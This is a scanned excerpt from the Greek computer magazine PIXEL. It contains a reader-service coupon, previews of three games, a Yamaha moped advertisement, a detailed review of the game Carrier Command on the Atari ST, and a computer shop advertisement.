Όνομ/νυμο: \_\_\_\_\_ Διεύθυνση \_\_\_\_\_ Τηλ. \_\_\_\_\_



## ΚΑΡΤΑ ΕΞΥΠΗΡΕΤΗΣΗΣ ΑΝΑΓΝΩΣΤΩΝ

Τώρα μπορείτε να μάθετε περισσότερα για τις εταιρίες, τα προϊόντα και τις υπηρεσίες που διαφημίζονται στο PIXEL, εντελώς δωρεάν και χωρίς καμιά υποχρέωσή σας.

Το μόνο που έχετε να κάνετε, είναι να σημειώσετε με κύκλο τον αριθμό της σελίδας της διαφήμισης που σας ενδιαφέρει, να συμπληρώσετε το κουπόνι και να το ταχυδρομήσετε στη διεύθυνση του περιοδικού. Το Τμήμα Εξυπηρέτησης Αναγνώστων αναλαμβάνει για λογαριασμό σας όλα τα υπόλοιπα. Μέσα σε λίγες μέρες, θα σας έχουν σταλεί από τις αντιπροσωπίες οι πληροφορίες που ζητάτε.

ΓΙΑ ΤΟ ΠΕΡΙΟΔΙΚΟ \_\_\_\_\_ ΑΡ. ΤΕΥΧΟΥΣ \_\_\_\_\_  
ΕΠΩΝΥΜΟ \_\_\_\_\_  
ΟΝΟΜΑ \_\_\_\_\_  
ΕΠΑΓΓΕΛΜΑ \_\_\_\_\_ ΤΗΛ.: \_\_\_\_\_  
ΔΙΕΥΘΥΝΣΗ \_\_\_\_\_ Τ.Κ. \_\_\_\_\_  
ΕΧΩ ΥΠΟΛΟΓΙΣΤΗ \_\_\_\_\_

2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17  
18 19 20 21 22 23 24 25 26 27 28 29  
30 31 32 33 34 35 36 37 38 39 40 41  
42 43 44 45 46 47 48 49 50 51 52 53  
54 55 56 57 58 59 60 61 62 63 64 65  
66 67 68 69 70 71 72 73 74 75 76 77  
78 79 80 81 82 83 84 85 86 87 88 89  
90 91 92 93 94 95 96 97 98 99 100 101  
102 103 104 105 106 107 108 109  
110 111 112 113 114 115 116 117  
118 119 120 121 122 123 124 125  
126 127 128 129 130 131 132 133  
134 135 136 137 138 139 140 141  
142 143 144 145 146 147 148 149  
150 151 152 153 154 155 156 157  
158 159 160 161 162 163 164 165  
166 167 168 169 170 171 172 173  
174 175 176 177 178 179 180 181  
182 183 184 185 186 187 188 189  
190 191 192 193 194 195 196 197  
198 199 200 201 202 203 204 205  
206 207 208 209 210 211 212 213  
214 215 216 217 218 219 220 221  
222 223 224 225 226 227 228 229  
230.

# PIXEL




1.

**COMPUPRESS**

**ΤΜΗΜΑ ΣΥΝΔΡΟΜΗΤΩΝ**

ΑΘΗΝΑ· ΣΥΓΓΡΟΥ 44, 11742, ΤΗΛ: 9238672-5, 9225520




2.

**COMPUPRESS**

**ΔΕΛΤΙΟ TOP GAMES**

ΑΘΗΝΑ· ΣΥΓΓΡΟΥ 44, 11742, ΤΗΛ: 9238672-5, 9225520




3.

**COMPUPRESS**


**ΤΜΗΜΑ ΕΞΥΠΗΡΕΤΗΣΗΣ ΑΝΑΓΝΩΣΤΩΝ**

ΑΘΗΝΑ· ΣΥΓΓΡΟΥ 44, 11742, ΤΗΛ: 9238672-5, 9225520





# ΠΡΟΣΕΚΧΩΣ...



## ΤΟ ΤΡΕΝΟ

**Η** Accolade είναι μια Αμερικάνικη εταιρία με πολύ καλό παρελθόν. Θα θυμάστε βέβαια το Test Drive που χάλασε κόσμο. Μετά απ' αυτό, η Accolade άφησε τους αγώνες για ν' ασχοληθεί με τη Γαλλική

αντίσταση. Η δράση του The Train (έτσι ονομάζεται το παιχνίδι) εξελίσσεται πάνω σ' ένα τρένο, στην κατεχόμενη Γαλλία. Είστε σε μια ομάδα Παρτιζάνων, οι οποίοι έχουν κλέψει ένα τρένο γεμάτο πυρομαχικά και εφόδια. Αποστολή τους είναι να φτάσει το τρενάκι σώο και αβλα-

βές στον προορισμό του, σπάζοντας όλες τις αμυντικές γραμμές των Ναζί.

Η Accolade φρόντισε και πάλι να εξοπλίσει το παιχνίδι της με φοβερά graphics και καλό ήχο. Η δράση είναι multiscreen, όπως στα παλιότερα Ace of Aces και Dumbusters. Απ' ό,τι καταλαβαίνετε λοιπόν, μάλλον θα ιδρώσετε τρέχοντας απ' την καμπίνα του οδηγού στο τελευταίο βαγόνι και από κει στα πολυβόλα της οροφής!

## MORPHEUS



**Η** Rainbird έγινε γνωστή στο ευρύ κοινό με την τωπιτική επιτυχία της, το ART STUDIO. Από τότε έχει ακολουθήσει μια αρκετά καλή πορεία με το Art Studio II, το Starglider και μερικά άλλα games.

Το κυριότερο χαρακτηριστικό του τελευταίου της παιχνιδιού, του Morpheus, είναι το πρωτότυπο σενάριο του. Οι προγραμματιστές αυτή τη φορά σας δίνουν τη μορφή και το μέγεθος ενός ατόμου. Αν θέλετε να επιζήσετε πρέπει να πυροβολήσετε οτιδήποτε κινείται γύ-

ρω απ' τον πυρήνα και να πάρετε εσείς τη θέση του. Βέβαια, στην αρχή τα πράγματα είναι πολύ ήσυχα, γιατί πολύ λίγοι απ' τους νέους σας συγκάτοικους θα θελήσουν να σας αντισταθούν. Όσο όμως περνάει η ώρα τα πράγματα δυσκολεύουν και έχετε ν' αντιμετωπίσετε διάφορα σωματίδια που πολλαπλασιάζονται με εκπληκτική ταχύτητα.

Πρόκειται για ένα πολύ γρήγορο shoot' em up που, όμως, δεν σας ρίχνει απότομα στα βαθιά.


Περιμένουμε με ανυπομονησία την κυκλοφορία του παιχνιδιού για review.

## VICTORY ROAD

**Π**ριν ένα περίπου χρόνο, είχε κυκλοφορήσει ένα arcade game, που ήταν απ' τους πρώτους εκπροσώπους της νέας γενιάς arcade games. Ε, ένας χρόνος είναι αρκετό διάστημα για να γίνει η conversion του στα home computers, απ' την Imagine.

Το παιχνίδι έχει τη δυνατότητα να παίζεται από δύο παίκτες ταυτόχρονα. Η υπόθεση εξελίσσεται στο διάστημα, ή, καλύτερα, σ' έναν άλλο πλανήτη, όπου έχετε ν' αντιμετωπίσετε κάθε λογής απεχθή εξωγήινο που θέλει να φάει σούπα απ' τα γήινα κοκκαλάκια σας. Ένα πολύ καλό χαρακτηριστικό του παιχνιδιού είναι τα πολλά όπλα που σας δίνει. Χωρίς βέβαια αυτό να σημαίνει ότι τα γραφικά και ο ήχος υστερούν.

Βρείτε λοιπόν έναν έμπιστο φίλο σας και αρχίστε τον περίπατο στον άγνωστο πλανήτη. Σας περιμένουν πολλές εκπλήξεις.





# Ασφύκτιώ! Γι' Αυτό...





# ΔΙΚΥΚΛΟΦΟΡΩΨ και ΑΔΙΑΦΟΡΩ!

Η μετακίνηση σ' αυτή την πόλη σας προβληματίζει. Έχει κίνηση τις ώρες και τις μέρες που κυκλοφορείτε, δεν βρίσκετε θέση να παρκάρετε, τα λεωφορεία είναι πάντα γεμάτα, όσο για τα ταξί... Χρειάζεστε τον γρήγορο, εύκολο και... δίκυκλο τρόπο της YAMAHA για να κάνετε τη δουλειά σας. Κυκλοφορείτε ξένοιαστα, καλύτερα και πιο σίγουρα μ' ένα δίκυκλο YAMAHA. Ξεχάστε επιτέλους πού και πότε κυκλοφορείτε! Γιατί από σήμερα... δίκυκλοφορείτε παντού και πάντα!



**LB50**

2χρονο, μονοκύλινδρο, 49cc, 4,8HP/7.000 σ.α.λ., 2 αυτ. ταχ., 71 κιλά, CDI. 182.000 δρχ.



**JOG**

2χρονο μονοκύλινδρο, αερόψυκτο, 49cc, 6HP/7.000 σ.α.λ., αυτόματο, 56 κιλά, μίζα. 182.000 δρχ.



**T50**

4χρονο, μονοκύλινδρο, 49cc, 5,4HP/7.500 σ.α.λ., 3 ημισυτ. ταχ., 79 κιλά, 199.000 δρχ.



**T80**

4χρονο, μονοκύλινδρο, αερόψυκτο, 79cc, 6,5HP/7.000 σ.α.λ., 4 ημισυτ. ταχ., 86 κιλά, CDI. 217.000 δρχ.



**BL125**

2χρονο, μονοκύλινδρο, αερόψυκτο, 123cc, 13HP/7.000 σ.α.λ., αυτόματο, 92 κιλά, CDI, μίζα. 359.000 δρχ.




**SR125**

4χρονο, SOHC, μονοκύλινδρο, αερόψυκτο, 124cc, 12HP, 8.500 σ.α.λ., 5 ταχ., 104 κιλά, 325.000 δρχ.



**XV535**

4χρονο, δίκυλινδρο V, αερόψυκτο, 535cc, 47,6HP/7.500 σ.α.λ., 5 ταχ., 178 κιλά, 749.000 δρχ.



**MBK SOLEX**

2χρονο, μονοκύλινδρο, αερόψυκτο, 49cc, 0,85HP, αυτόματο, 28 κιλά, σε άσπρο, κόκκινο, μίλας χρώμα. 66.000 δρχ.



**MBK 41S**

2χρονο, μονοκύλινδρο, αερόψυκτο, 49,9cc, 2,75HP, με μονή η διπλή σέλα, 42 κιλά, αυτόματο, 89.000 δρχ. με μονή σέλα - 92.000 δρχ. με διπλή σέλα



**MBK 51S**

2χρονο, μονοκύλινδρο, αερόψυκτο, 49,9cc, 2,75HP, με μονή η διπλή σέλα, 45 κιλά, 2 αυτόματες ταχύτητες, 125.000 δρχ. με μονή σέλα - 132.000 δρχ. με διπλή σέλα



**MBK FX50**

2χρονο, μονοκύλινδρο, υδροψυκτο, 49,9cc, 4HP, 2 αυτόματες ταχύτητες, 68 κιλά, 208.000 δρχ.



ΣΤΙΣ ΤΙΜΕΣ ΣΥΜΠΕΡΙΛΑΜΒΑΝΕΤΑΙ Ο Φ.Π.Α

**YAMAHA.**  
**Σιγουριά και δύναμη!**



**YAMAHAHELLAS**

ΕΚΘΕΣΗ: ΜΕΣΟΓΕΙΩΝ 203, ΑΘΗΝΑ 115 25, ΤΗΛ.: 347.4004  
ΑΝΤΑΛΛΑΚΤΙΚΑ: ΠΕΙΡΑΙΩΣ 138, ΑΘΗΝΑ 118 54, ΤΗΛ.: 345.1911  
ΜΕΣΟΓΕΙΩΝ 203, ΑΘΗΝΑ 115 25, ΤΗΛ.: 647.4257



# ΚΑΡΡΙΕΡ

# CARRIER COMMAND



του Α. Λεκόπουλου

**Λ**οιπόν, εμείς οι Έλληνες είμαστε κατ'εξοχήν ναυτικός λαός. Έτσι, όταν έπεσε στο drive μου το Carrier Command, και είδα περί τίνος πρόκειται, έτριψα τα χέρια μου ευχαριστημένος. Αποφάσισα λοιπόν αυτό το μήνα να κάνουμε, μέσα απ' τον Atari, μια ξενάγηση στα σύγχρονα θαλάσσια οπλικά συστήματα. Λοιπόν, επιβιβάζομαστε? Προσέξτε, δεσποίνις, μην βρέξετε τις γόβες σας. Όσοι έχετε πρόβλημα ναυτίας πάρτε μερικές δραμίνες, γιατί έχουμε ταξίδι.

Το σκάφος πάνω στο οποίο βρισκόμαστε είναι ένα σύγχρονο, βαρέως τύπου καταδρομικό, που έχει ικανότητα μεταφοράς και άλλων μονάδων απόβασης. Αυτή τη στιγμή βρισκόμαστε στον κεντρικό θάλαμο ελέγχου του σκάφους. Στην οθόνη φαίνονται όλες οι κεντρικές λειτουργίες του σκάφους! Για τον ευκολότερο έλεγχο του πλοίου, τα όργανα έχουν χωριστεί σε δύο ομάδες. Η πρώτη, που βρίσκεται στο κάτω μέρος της οθόνης, έχει να κάνει με τον έλεγχο του σκάφους: Ραντάρ, ταχύμετρο, δείκτης καυσίμων και δείκτης για το πόσο βαθιά είναι τα νερά στο σημείο που βρίσκεστε. Δίπλα, βρίσκονται οι

πληροφορίες για τη θέση του σκάφους, συντεταγμένες χάρτη, μετατόπιση πυξίδας και πληροφορίες για το κοντινότερο νησί. Την πρώτη ομάδα οργάνων συμπληρώνουν οι διακόπτες του αυτόματου πιλότου και του μοτέρ, καθώς και το ραντάρ. Τα υπόλοιπα όργανα βρίσκονται αριστερά και δεξιά απ' το παράθυρο που φαίνεται ο έξω κόσμος κι έχουν να κάνουν με τις υπόλοιπες δουλειές του αεροπλανοφόρου.

Όπως καταλαβαίνετε, απ αυτό το θάλαμο μπορείτε να κανονίσετε τα πάντα. Ας αρχίσουμε από...

## ΤΑ ΟΠΛΙΚΑ ΣΥΣΤΗΜΑΤΑ

Το αεροπλανοφόρο σας είναι εξοπλισμένο με δύο ειδών οπλικά συστήματα, τα αμυντικά και τα επιθετικά. Όσον αφορά τα αμυντικά συστήματα, αποτελούνται από τέσσερις σηματοδούρες που τοποθετούνται σε οποιοδήποτε σχηματισμό θέλετε, γύρω απ' το σκάφος, και σχηματίζουν ένα αμυντικό τείχος με τα κατευθυνόμενα πυρά τους σε οποιοδήποτε πύραυλο και οποιοδήποτε θαλάσσιο σκάφος σας πλησιάζει. Επίσης, υπάρχουν τα περίφημα προγραμματιζόμενα decoy flares. Το αμυντικό αυτό σύστημα αφορά τους

πυραύλους που έρχονται να σας χτυπήσουν.



Η διαφορά του απ' τις σηματοδούρες είναι πως χτυπάει το στόχο του με μεγαλύτερη ακρίβεια και σε μεγαλύτερη απόσταση. Τώρα, αν κάποιος θέλει ν' απογειώσει ένα decoy flare μπορεί να πάρει τις συντεταγμένες του πυραύλου απ' τον computer του πλοίου, να προγραμματίσει το decoy flare ...και αυτό ήταν. Όπως

βλέπετε, αγαπητοί επιβάτες, δεν υπάρχει κανένας κίνδυνος για σας. Το σκάφος μας διαθέτει τα πιο σύγχρονα αμυντικά συστήματα. Να περάσουμε όμως στα επιθετικά όπλα. Κατ' αρχήν υπάρχει ένα κανόνι laser, βαρέως τύπου. Το κανόνι έχει δυνατότητα περιστροφής 360° γύρω απ' τον εαυτό του, καθώς και δυνατότητα ζουμ μέχρι οκτώ φορές πάνω στο στόχο. Η χρησιμότητά του επομένως





# WALRUS



επεκτείνεται και στον τομέα της παρατήρησης του νησιού από πολύ μακριά. Ωστόσο, το κανόνι έχει δύο, μάλλον βασικά, μειονεκτήματα. Το πρώτο είναι ότι η εμβέλεια του είναι σχετικά περιορισμένη. Αν δηλαδή βρίσκεστε αραγμένοι έξω από ένα νησί, στην κοντινότερη απόσταση (δηλαδή λίγο πριν το σκάφος «βρει» στον πάτο της θάλασσας), ακόμα και τότε δεν μπορείτε να χτυπήσετε με το κανόνι τους στόχους που βρίσκονται πάνω στο νησί. Το δεύτερο μειονέκτημα είναι ότι ζεσταίνεται γρήγορα και κρυώνει αργά. Γι' αυτό, όταν το χρησιμοποιείτε για να καταρρίψετε ένα εχθρικό αεροσκάφος, ή για να αμυνθείτε σε κάποιον που σας επιτίθεται, προσοχή στη θερμοκρασία του κανονιού, την οποία μπορείτε να

βλέπετε στο σχετικό όργανο που υπάρχει στο δεξιό μέρος της οθόνης.

Τώρα, το αεροπλανοφόρο, μεταφέρει στο εσωτερικό του τέσσερα αεροσκάφη τύπου Manta και τέσσερα αμφίβια τανκς, τύπου Walrus. Οι οκτώ αυτές μονάδες αποτελούν το βασικό επιθετικό οπλισμό σας. Ας πάρουμε όμως τα πράγματα με τη σειρά: Τα Manta είναι καταδιωκτικά αεροσκάφη καθέτου προσεγιάσεως. Έχουν δυνατότητα να μεταφέρουν φορτίο 750 kg και μπορούν να εξοπλιστούν με τρεις οπλικές μονάδες (ρουκέτες αέρος-αέρος, ground attack laser). Τα Manta μπορούν επίσης να σας χρησιμεύσουν και για αναγνωριστικές αποστολές. Το καλό για αυτή την περίπτωση είναι ότι τα Manta - καθώς επίσης και τα Walrus και το αεροπλανοφόρο - είναι εξοπλισμένα με σύστημα προγραμματιζόμενου αυτόματου πιλότου (περισσότερα για αυτό σε λίγο). Εσείς, τώρα, έχετε τη δυνατότητα να οδηγήσετε το Manta με ένα σύστημα τηλεκατεύθυνσης, μέσα απ' το αεροπλανοφόρο, έτσι ώστε να μην κινδυνεύει η ζωούλα σας αν καταστραφεί. Κάτι που θα πρέπει να προσέξετε, είναι ότι, όταν πρόκειται να στείλετε το αεροσκάφος σε πτήση μακριά απ' το

αεροπλανοφόρο, πρέπει απαραίτητα να το εφοδιάσετε με μία συσκευή επικοινωνίας μεγάλης εμβέλειας. Σε αντίθετη περίπτωση, μόλις το Manta απομακρυνθεί, δεν θα έχετε πολύ καλό έλεγχο, ενώ στην οθόνη της κάμεράς του θ' αρχίσουν να εμφανίζονται διάφορα χιονάκια. Όπως καταλαβαίνετε, σε μια τέτοια περίπτωση θα πρέπει να κάνετε επιτόπου στροφή και να γυρίσετε στο αεροπλανοφόρο.

Τα Walrus είναι αμφίβια οχήματα που αποδίδουν καλά, τόσο στη στεριά όσο και στη θάλασσα. Το ωφέλιμο φορτίο τους είναι σαφώς μεγαλύτερο από αυτό των Manta, και φτάνει τα 2.000 Kg, μπορεί όμως να μεταφέρει μόνο δύο οπλικές μονάδες.

## ΣΥΣΤΗΜΑΤΑ ΕΝΤΟΠΙΣΜΟΥ - ΧΑΡΤΕΣ

Αγαπητοί επιβάτες, ας αλλάξουμε λίγο κλίμα, για να περάσουμε στα τέλεια συστήματα χαρτών και εντοπισμού του αεροπλανοφόρου.

Η δράση εξελίσσεται σ' ένα σύμπλεγμα 64 νησιών περίπου. Τα 34 απ' αυτά είναι συμμαχικά (στο χάρτη σημειώνονται με μπλε χρώμα), τα 21 (κόκκινο χρώμα) είναι εχθρικά, ενώ τα υπόλοιπα 9 (πράσινο χρώμα)



# ΠΡΟΚΛΗΣΗ


είναι ουδέτερα. Το αεροπλανοφόρο μπορεί να επισκεφθεί οποιοδήποτε απ' τα νησιά αυτά, αφού πρώτα ο κυβερνήτης εξετάσει το συγκεκριμένο νησί και πάρει απ' τον κεντρικό computer τις πληροφορίες που θέλει. Οι πληροφορίες αφορούν το όνομα του νησιού - φυσικά - τις ακριβείς συντεταγμένες του, την έκτασή του, την απόστασή του απ' τη βάση και, τέλος, το αν είναι φιλικό ή εχθρικό προς εσάς. Ο χάρτης έχει δυνατότητα μεγέθυνσης πάνω σε οποιοδήποτε σημείο του, έτσι ώστε να μπορέσετε να παρατηρήσετε με ακρίβεια τις λεπτομέρειες που θέλετε.

Τώρα, μόλις μάθετε αυτά που θέλετε, μπορείτε να ορίσετε μια οποιαδήποτε πορεία. Αυτόματα προγραμματίζεται και ο αυτόματος πιλότος. Μπορείτε τώρα να πάτε στον κεντρικό έλεγχο και να τον ενεργοποιήσετε. Μόνο που θα πρέπει να προσέξετε αν ανάμεσα στον προορισμό σας και το αεροπλανοφόρο βρίσκεται κάποιο νησί. Αν πράγματι συμβαίνει κάτι τέτοιο πρέπει, μόλις το πλησιάσετε, να αναλάβετε χειροκίνητο έλεγχο και, σαν

έμπειροι πλοηγοί, να το παρακάμψετε. Σε αντίθετη περίπτωση, το αεροπλανοφόρο θα συνεχίσει να κινείται και θα πέσει πάνω στο νησί, οπότε και οι κινητήρες θ' αρχίσουν να λειτουργούν με την όπισθεν για να σας απομακρύνουν. Κάτι που πρέπει να σημειώσουμε είναι ότι με το ίδιο σύστημα αυτόματου πιλότου είναι εξοπλισμένα τόσο τα Manta, όσο και τα Walrus.

## ΕΞΟΠΛΙΣΜΟΣ

Ένα απ' τα κύρια πλεονεκτήματα του αεροπλανοφόρου είναι η μεγάλη αυτονομία του και η δυνατότά του να μεταφέρει μεγάλα αποθέματα σε καύσιμα και σε πυρομαχικά. Τα πυρομαχικά του βέβαια αφορούν περισσότερο τα Manta και τα Walrus. Υπάρχουν λοιπόν πύραυλοι εδάφους-εδάφους, πύραυλοι αέρος-αέρος, πυροβόλα laser, μονάδες ισχυροποιημένης τηλεκατεύθυνσης, καθώς και βόμβες όλων των ειδών. Όσον αφορά τα καύσιμα, τώρα, υπάρχουν κάποιες δεξαμενές αποθήκευσης καυσίμων, απ' όπου μπορεί



να συμπληρωθεί κάποιο κενό που τυχόν θα υπάρξει. Να σημειωθεί ότι το αεροπλανοφόρο διαθέτει ξεχωριστό σύστημα τροφοδοσίας για τον εαυτό του, ξεχωριστό για τα Manta και ξεχωριστό για τα Walrus.

Επίσης, θα πρέπει ν' αναφερθούμε και στο πολύ χρήσιμο σύστημα ραντάρ που διαθέτει το αεροπλανοφόρο. Πρόκειται για ένα όργανο που σημειώνει με μπλε πλαίσιο το πλησιέστερο σε σας νησί και με πορτοκαλί κουκίδα, μέσα στο πλαίσιο, τις εχθρικές εγκαταστάσεις. Πράγμα που σημαίνει ότι αν δεν δείτε κουκίδα μέσα στο πλαίσιο, μάλλον δεν αξίζει να πλησιάσετε το νησί.

Τέλος, το αεροπλανοφόρο σας είναι εξοπλισμένο και με ένα σύστημα εντοπισμού και αυτόματης επισκευής των βλαβών (μέχρι ένα βαθμό βέβαια).

## ΕΠΙΛΟΓΟΣ

Το Carrier Command είναι πράγματι ένα πολυπαιχνίδι. Συνδυάζει το simulation, τη στρατηγική και το shoot-em-up με θαυμάσιο τρόπο. Σκοπός σας φυσικά είναι να καταλάβετε όλα τα εχθρικά νησιά και να καταστρέψετε τον εξοπλισμό

τους. Ο πιο συνηθισμένος τρόπος είναι να μάθετε πρώτα όσα μπορείτε για το νησί, συνδυάζοντας τις πληροφορίες που θα πάρετε απ' τον υπολογιστή, με αυτά που θα μάθετε κάνοντας μια αναγνωριστική αποστολή με ένα αεροσκάφος και κατόπιν να αξιολογήσετε αν πρέπει να κάνετε απόβαση.

Βέβαια, η αξία του και όσα έχει να προσφέρει στον παίχτη δεν σταματούν στην υπόθεση: το Carrier Command είναι θαυμάσιο και σαν πρόγραμμα. Τα vector graphics του είναι απ' τα καλύτερα που έχω δει, ενώ και σε οποιοδήποτε άλλο τομέα χρειάστηκε να υπάρξει animation, το Carrier Command ήταν άριστο. Αρκεί να δει κανείς τις πολύ καλές τρισδιάστατες απεικονίσεις των τοπιών μέσω απ' τ' αεροπλάνο για να καταλάβει τι εννοώ.


Κυρίες και κύριοι, σε λίγο φτάνουμε στο λιμάνι του Πειραιά. Η αποβίβαση θα γίνει στην πλατφόρμα 5. Ελπίζουμε να διασκεδάσατε με την μικρή μας κρουαζιέρα και να πειστήκατε για την αξία του Carrier Command





# **ΕΝΑ** κλειδί... για τους κυρίαρχους του μέλλοντος

**Τώρα**  
ΝΕΟ ΚΑΤΑΣΤΗΜΑ  
ΣΤΕΦ. ΚΑΖΟΥΛΗ 74  
ΤΗΛ.: (0241) 23782  
ΡΟΔΟΣ



# **ΕΝΑ** **COMPUTERS**


- ΕΝΑ και... συστήματα MULTI USERS - ΔΙΚΤΥΑ
- ΕΝΑ και... AMSTRAD, AMIGA, ACER, COMMODORE, OLYMPIC DATA
- ΕΝΑ και... EPSON, SEIKOSHA, STAR, TANDON, TULIP
- ΕΝΑ και... όλες οι δισκέτες
- ΕΝΑ και... computers CLUB
- ΕΝΑ και... φιλικό περιβάλλον, άμεσος εξυπηρέτηση
- ΕΝΑ και... απίθανες τιμές
- ΕΝΑ και... πλήρη υποστήριξη
- ΕΝΑ και... πώληση χονδρική - λιανική

**SUPER ΠΡΟΣΦΟΡΑ ΜΗΝΑ**  
**PRINTER SEIKOSHA SP-180AI**  
**30.000 ΦΠΑ**

## ΤΕΛΙΚΑ... **ΕΝΑ** και καλό !!



**ΚΑΙ ΤΩΡΑ...**  
**ATARI ST CLUB**



**ΜΕ ΤΗΝ ΣΥΝΕΡΓΑΣΙΑ ΤΗΣ  
